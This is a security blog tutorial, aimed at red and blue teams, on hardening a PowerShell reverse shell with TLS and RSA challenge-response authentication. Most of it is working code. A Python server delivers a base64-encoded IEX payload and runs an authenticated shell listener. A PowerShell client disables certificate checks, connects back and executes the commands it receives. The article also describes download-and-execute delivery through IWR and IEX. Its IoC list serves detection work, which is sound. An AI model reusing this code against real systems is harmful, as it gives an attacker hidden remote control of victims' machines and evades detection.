Locking A Reverse Shell With A Certificate-based Challenge
By Rutger
on
(Updated: )
Foreword▼
Read Time
11 minutes
Goal
Walk through the concept of using client side certificate authentication in a TCP reverse shell wrapped in TLS. Learn how an attacker could add a layer of protection to their offensive scripts.
Audience
Blue Team
Red Team
Security Researchers
IoC
TLS using self signed certificates
Usage of IEX on a base64 decoded string in PowerShell
Usinge of System.Net.Sockets.TcpClient and System.Net.Security.SslStream in PowerShell
PowerShell socket connection over port 443
Disclaimer
This article is written for educational purposes and is intended only for legal penetration testing and red teaming activities, where explicit permission has been granted. If you wish to test any of the scripts provided, refer to the disclaimer.
As you may conclude from my post history, I like playing around with reverse shells. Lately, something has been bothering me though: why don’t I have any control over who connects to my listener? I experimented with some “creative” solutions, before realizing this problem has been solved. A lot. In many corporate environments, certificates are used for client side authentication for all sorts of connections.
So, without further ado, my plan! In this article I will walk you through on how to design a TCP reverse shell over TLS, which leverages a RSA key pair for client side authentication. Can’t be that hard right? Right..
In my reverse shell code, if possible, I prefer not to introduce too much complexity or code. To keep things relatively simple, the client uses its private key to sign a challenge issued by the server, which in turn can be verified by the server using a shared public key. This sounds pretty straightforward, but as usual, did pose a few challenges.

Before diving into the code, lets take a step back and review how communication between the client and server will look:
Simplified Communication Overview
The Python Server
The Python code is pretty straightforward. Before reviewing the code, lets briefly review what it does:
A basic HTTP(S) server is started which returns the encoded reverse shell script on a correct GET request.
The same server accepts POST requests which should contain a RSA public key as body.
The operator accepts or denies the public key. This is a manual action and kind of an anomaly, seeing this blocks the thread.
If the operator accepts the public key, the HTTP server is shut down.
Using the same TLS certificate, on the same port a secure TCP listener is started.
On an incoming connection, a challenge is returned to the client.
The signed challenge is verified by the server using the previously accepted public key.
On success, the reverse shell is accepted over the existing connection.
Before actually doing anything, lets set up the import and globals. As you may note, X_SAFETY and X_PATH are defined. The first is used as a verification header in the POST request, while the latter is used to create a new GET endpoint on every startup.
importssl,socket,secrets,threading,time,http.server,uuidfrombase64importb64decode,b64encodefromcryptography.hazmat.primitivesimporthashesfromcryptography.hazmat.primitives.asymmetricimportpaddingfromcryptography.hazmat.primitivesimportserializationHOST='<IP>'PORT=443AUTH_CONN=NonePUBLIC_KEY=NoneHTTPD=NoneX_SAFETY={'key':'X-Safety','value':'Just A Sanity Check'}# If changed, also change the client.
X_PATH=f"/{uuid.uuid4()}"# Could also be static
context=ssl.create_default_context(ssl.Purpose.CLIENT_AUTH)context.load_cert_chain(certfile='server.crt',keyfile='server.key')
As mentioned, this script instantiates two TCP listeners using the same TLS settings and port (not at the same time). The first instance is used as an actual HTTP server and has two purposes. It serves the reverse shell script and receives public key data, which can be accepted by the servers’ operator:
classPublicKeyHandler(http.server.SimpleHTTPRequestHandler):defdo_GET(self):""" If the path matches, prepare and return the reverse shell code. If not, return a not found (404). """ifself.path==X_PATH:self.send_response(200)self.send_header('Content-type','text/plain')self.send_header('Access-Control-Allow-Origin','*')self.end_headers()withopen('shell.ps1','r',encoding='utf-8-sig')asshell_file:shell=shell_file.read().replace('{HOST}',HOST).replace('{PORT}',str(PORT))encoded_shell=b64encode(shell.encode()).decode()payload=f"IEX([System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String(\"{encoded_shell}\")));"self.wfile.write(bytes(payload,encoding="utf-8"))else:response_bytes=b"NOT_FOUND"self.send_response(404)self.send_header('Content-Type','text/plain; charset=utf-8')self.send_header('Content-Length',str(len(response_bytes)))self.end_headers()self.wfile.write(response_bytes)defdo_POST(self):""" If the safety header is present, extract the public key data and verify it with the servers' operator. """globalPUBLIC_KEYheader=self.headers.get(X_SAFETY['key'])ifheader!=X_SAFETY['value']:response_bytes=b"MISSING_KEY"self.send_response(401)else:post_data=self.rfile.read(int(self.headers['Content-Length'])).decode("UTF-8")client_ip,_=self.client_addressprint(f"[i] Received public key from {client_ip}:\n",post_data)ifinput('[?] Accept this key (y/n)?\n')=='y':PUBLIC_KEY=serialization.load_pem_public_key(post_data.encode())response_bytes=b"OK"self.send_response(200)else:response_bytes=b"NOT_FOUND"self.send_response(404)self.send_header('Content-Type','text/plain; charset=utf-8')self.send_header('Content-Length',str(len(response_bytes)))self.end_headers()self.wfile.write(response_bytes)defrun_public_key_server():""" Helper function to help run the server in the background """globalHTTPDHTTPD=http.server.HTTPServer(('0.0.0.0',PORT),PublicKeyHandler)HTTPD.socket=context.wrap_socket(HTTPD.socket,server_side=True)print(f'[+] Starting server on port {PORT}')print(f'[+] Payload can be fetched on {X_PATH}')HTTPD.serve_forever()
After the operator accepts a public key, it is time to start the second listener. When a connection is started and data is received, a challenge is issued to the client. The signed challenge is verified by the server using the stored public key, resulting in AUTH_OK or AUTH_FAIL.
defsetup_connection():"""
Start a new socket and wrap it with TLS.
Accept incoming connections and challenge them.
Verify with the stored public key.
"""# TLS Setup
globalAUTH_CONN# Start the socket
withsocket.socket(socket.AF_INET,socket.SOCK_STREAM,0)assock:sock.setsockopt(socket.SOL_SOCKET,socket.SO_REUSEADDR,1)sock.bind(('0.0.0.0',PORT))sock.listen(5)print(f"[*] Starting listener on port {PORT}...")withcontext.wrap_socket(sock,server_side=True)asssock:whilenotAUTH_CONN:conn,addr=ssock.accept()print(f"[+] Connection from {addr}")# Challenge response auth
challenge=secrets.token_bytes(32)conn.sendall(b64encode(challenge)+b"\n")signature_b64=conn.recv(4096).strip()signature=b64decode(signature_b64)# Challenge verification
try:PUBLIC_KEY.verify(signature,challenge,padding.PKCS1v15(),hashes.SHA256())print(f"[+] Authentication successful for {addr}")conn.send(b"AUTH_OK\n")AUTH_CONN=connexceptExceptionase:print(f"[-] Authentication failed for {addr}:",str(e))conn.send(b"AUTH_FAIL\n")conn.close()
If the connection is verified, a basic reverse shell handler is started. In a while loop, it asks the operator for input which is sent to the client. The received data is fetched in chunks and printed:
Finally, everything can be put together in the correct order. Start by serving the reverse shell code and receive the public key. When the public key is accepted, shut down the HTTP server and start the second TCP listener. Using the public key, verify the incoming connection and handle the reverse shell:
if__name__=='__main__':http_thread=threading.Thread(target=run_public_key_server)http_thread.start()whilenotPUBLIC_KEY:time.sleep(1)print('[i] Shutting down HTTP server')HTTPD.shutdown()HTTPD.server_close()http_thread.join()setup_connection()run_shell()
The PowerShell Client
Again, before reviewing the script, lets summarize what it does:
Create RSA key pair and export the public key.
Use Invoke-WebRequest to post the public key. Only continue on status code 200.
Set up a TCP connection and receive the challenge.
Sign the challenge using the created private key and send it to the server.
On AUTH_OK continue and start a reverse shell over the existing connection.
So first things first, we want create an RSA key pair export the public key. Because of compatibility I’m working with PowerShell 5. Let just say, this took some trial and error. The function Encode-DerInt encodes a byte array as a DER-encoded ASN.1 INTEGER, prepending a 0x00 if the highest bit is set and encoding the length according to DER rules. The function Export-RSAPublicKeyPEM uses Encode-DerInt to encode the RSA modulus and exponent into a DER SEQUENCE. Finally, it base64-encodes the result, and wraps it in PEM format, which is accepted by the server.
The {HOST} and {PORT} placeholder are replaced by the Python listener before minifying the script. The $xSafetyHeader was added as an arbitrary sanity check and should be equal between the client and the server.
$ip="{HOST}"$port={PORT}$xSafetyHeader="Just A Sanity Check"functionEncode-DerInt([byte[]]$bytes){if($bytes[0]-ge0x80){$bytes=,0x00+$bytes}$len=$bytes.Lengthif($len-lt0x80){$lenBytes=[byte]$len}else{$lenArr=@()$temp=$lenwhile($temp-gt0){$lenArr=@([byte]($temp-band0xff))+$lenArr$temp=$temp-shr8}$lenBytes=,([byte](0x80-bor$lenArr.Length))+$lenArr}return,0x02+$lenBytes+$bytes}functionExport-RSAPublicKeyPEM{param([System.Security.Cryptography.RSACryptoServiceProvider]$rsa)$params=$rsa.ExportParameters($false)$content=(Encode-DerInt$params.Modulus)+(Encode-DerInt$params.Exponent)if($content.Length-lt0x80){$contentLenBytes=[byte]$content.Length}else{$lenArr=@()$temp=$content.Lengthwhile($temp-gt0){$lenArr=@([byte]($temp-band0xff))+$lenArr$temp=$temp-shr8}$contentLenBytes=,([byte](0x80-bor$lenArr.Length))+$lenArr}$der=,0x30+$contentLenBytes+$content$encodedData=[Convert]::ToBase64String([byte[]]$der,'InsertLineBreaks')return"-----BEGIN RSA PUBLIC KEY-----`n$encodedData`n-----END RSA PUBLIC KEY-----"}

The above functions are used to export the RSA public key based on $rsa, which is then posted to the server. If the server operator accepts the public key and an OK (200) is returned, the script continues. Note that certificate validation is disabled because of the usage of a self-signed certificate.
# Create a RSA key pair.$rsa=New-ObjectSystem.Security.Cryptography.RSACryptoServiceProvider(2048)# Export the public key.$pem=Export-RsaPublicKeyPem$rsa$url="https://$ip`:$port"# Ensure the self-signed certificate is acceptedadd-type@"
using System.Net; using System.Security.Cryptography.X509Certificates;
public class TrustAllCertsPolicy : ICertificatePolicy { public bool CheckValidationResult(ServicePoint srvPoint, X509Certificate certificate, WebRequest request, int certificateProblem) { return true; } }
"@[System.Net.ServicePointManager]::CertificatePolicy=New-ObjectTrustAllCertsPolicy[Net.ServicePointManager]::SecurityProtocol=[Net.SecurityProtocolType]::Tls12# Post the public key to the servertry{$response=Invoke-WebRequest-Uri$url-MethodPOST-Body$pem-Headers@{"Content-Type"="text/plain";"X-Safety"="$xSafetyHeader"}-UseBasicParsingif($response.StatusCode-ne200){exit}else{Start-Sleep3}# The happy flow, we may continue. Give the server a break to switch to the TCP listener.}catch{exit}
When we’re “allowed” to continue, the script sets up a new TCP connection, using the same IP address and port.
# Connect over TLS$client=New-ObjectSystem.Net.Sockets.TcpClient($ip,$port)$ssl=New-ObjectSystem.Net.Security.SslStream($client.GetStream(),$false,{$true})$ssl.AuthenticateAsClient($ip)$reader=[System.IO.StreamReader]::new($ssl)$writer=[System.IO.StreamWriter]::new($ssl)$writer.AutoFlush=$true
Almost there! A few steps back, we’ve sent the public part of $rsa to the server. The server will now reply with a challenge, which the client will sign and send back. If the server returns AUTH_OK, we’re good to go.
# Convert the challenge and sign it using the generated private key$challenge_b64=$reader.ReadLine()$hash=(New-ObjectSystem.Security.Cryptography.SHA256Managed).ComputeHash([Convert]::FromBase64String($challenge_b64))$signature=$rsa.SignHash($hash,[System.Security.Cryptography.CryptoConfig]::MapNameToOID("SHA256"))$signature_b64=[Convert]::ToBase64String($signature)# Send signature to server and verify success$writer.WriteLine($signature_b64)$response=$reader.ReadLine()if($response-ne"AUTH_OK"){Write-Host"`n[-] Authentication failed."$ssl.Close()return}
As a final step, the reverse shell loop is started. In the proof of concept this is done using a very basic handler which uses the $reader object to receive data, invoking it with Invoke-Expression and sending it back with the $writer instance. It could use some love, but as mentioned, I wanted to keep it relatively simple.
The Delivery Method
In above demonstration, I’ve added a simplistic delivery method which uses Invoke-WebRequest and IEX to execute the reverse shell. Note that, as before, certificate validation needed to be disabled because I’m working with a local server and a self-signed certificate.